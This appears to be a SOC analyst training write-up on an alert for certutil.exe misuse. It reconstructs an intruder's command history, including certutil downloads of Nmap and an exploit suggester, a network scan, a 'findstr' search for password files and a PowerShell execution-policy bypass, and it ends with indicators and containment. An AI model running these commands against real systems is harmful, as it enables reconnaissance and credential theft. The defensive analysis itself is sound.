Official Write-Up

Event ID: 113

Rule Name: SOC163 - Suspicious Certutil.exe Usage

ALERT

When we investigate the details of the alert and look into why it was created we see that use of the “-f” parameter was the cause.


When we look at the other parameters used we see that Nmap was downloaded from this address: “nmap[.]org/dist/nmap-7.92-win32.zip”

We need to look further into what was done using the downloaded Nmap and certutil.

DETECTION

Firstly we can read the CMD history of the device named “EricProd” which caused an alarm to be created in “Endpoint Security”. This way we can see what commands were executed close to the time the alert was created, which was 01.03.2022 11:06.

As you can see below “nmap” and the “windows-exploit-suggester” device were downloaded.


CMD History
01.03.2021 10:11: whoami
01.03.2021 10:13: net user
01.03.2021 10:16: net user
01.03.2021 10:17: ipconfig
01.03.2021 10:18: ipconfig /all
01.03.2021 10:19: net Localgroup
01.03.2021 10:22: net start
01.03.2021 10:24: netstat
01.03.2021 10:25: tasklist
01.03.2021 10:27: systeminfo
01.03.2021 11:06: certutil.exe -urlcache -split -f https://nmap.org/dist/nmap-7.92-setup.exe nmap.zip
01.03.2021 11:07: certutil.exe -urlcache -split -f https://raw.githubusercontent.com/AonCyberLabs/Windows-Exploit-Suggester/master/windows-exploit-suggester.py check.py
01.03.2021 11:08: nmap -sV 192.168.0.0/24 -p 80
01.03.2021 11:27: python3 check.py
01.03.2021 18:54: arp -a
01.03.2021 19:32: findstr /si pass *.txt | *.xml| *.ini
01.03.2021 21:36: C:/powershell.exe -nop -exec bypass

ANALYSIS


Execution

Certutil is a legal binary offered by the Windows operating system. Attackers exploit certain functions of these binaries from time to time to perform malicious activities.


You can see which binaries are used and what can be exploited by attackers at the address below:

- https://lolbas-project.github.io/

Below you can see how attackers can exploit the “Download” function when a search is performed for Certutil.exe.



When we look at the details we see that usage of the download function matches with how it is used in the alert and in the parameters on Endpoint Security.




Download


Download and save 7zip to disk in the current folder.

```
certutil.exe -urlcache -split -f http://7-zip.org/a/7z1604-x64.exe 7zip.exe
```

Usecase: Download file from Internet
Privileges required: User
OS: Windows vista, Windows 7, Windows 8, Windows 8.1, Windows 10
MITRE ATT&CK®: **T1105**: Ingress Tool Transfer


When we look at the relationship between the processes we see that “explorer.exe” is at the top. So we can say that the activities were performed by a person and not a piece of malicious software




Process History
AcroRd32.exe
Chrome.exe
ccsvchst.exe
explorer.exe
Parent Process:Non-existent process
Path:C:/Windows/explorer.exe
notepad.exe
iexplore.exe
cmd.exe
Parent Process:explorer.exe
Path:C:/Windows/System32/cmd.exe
outlook.exe
vmware-usbarbitrator64.exe
Certutil.exe
MD5:f17616ec0522fc5633151f7caa278caa
Path:C:/Windows/System32/certutil.exe
Command Line:certutil.exe -urlcache -split -f https://nmap.org/dist/nmap-7.92-setup.exe nmap.zip
Command Line-2:certutil.exe -urlcache -split -f https://raw.githubusercontent.com/AonCyberLabs/Windows-Exploit-Suggester/master/windows-exploit-suggester.py check.py
Parent Process:C:/Windows/System32/cmd.exe
winlogon.exe

CONTAINMENT

Now that we are absolutely certain that the device has been compromised, we need to isolate the device on “Endpoint Security” to prevent the spread and emergence of possible new threats.



LESSON LEARNED

- Legal binaries within Windows may be exploited for malicious purposes. So being signature protected or secure does not mean that they cannot be used for malicious purposes. How the file behaves is more important than the file itself.

Artifacts

Field	**Value**
IP addresses	• 185[.]199.109.133 • 45[.]33.49.119
URL Address	• https://raw.githubusercontent.com/AonCyberLabs/Windows-Exploit-Suggester/master/windows-exploit-suggester.py • https://nmap.org/dist/nmap-7.92-setup.exe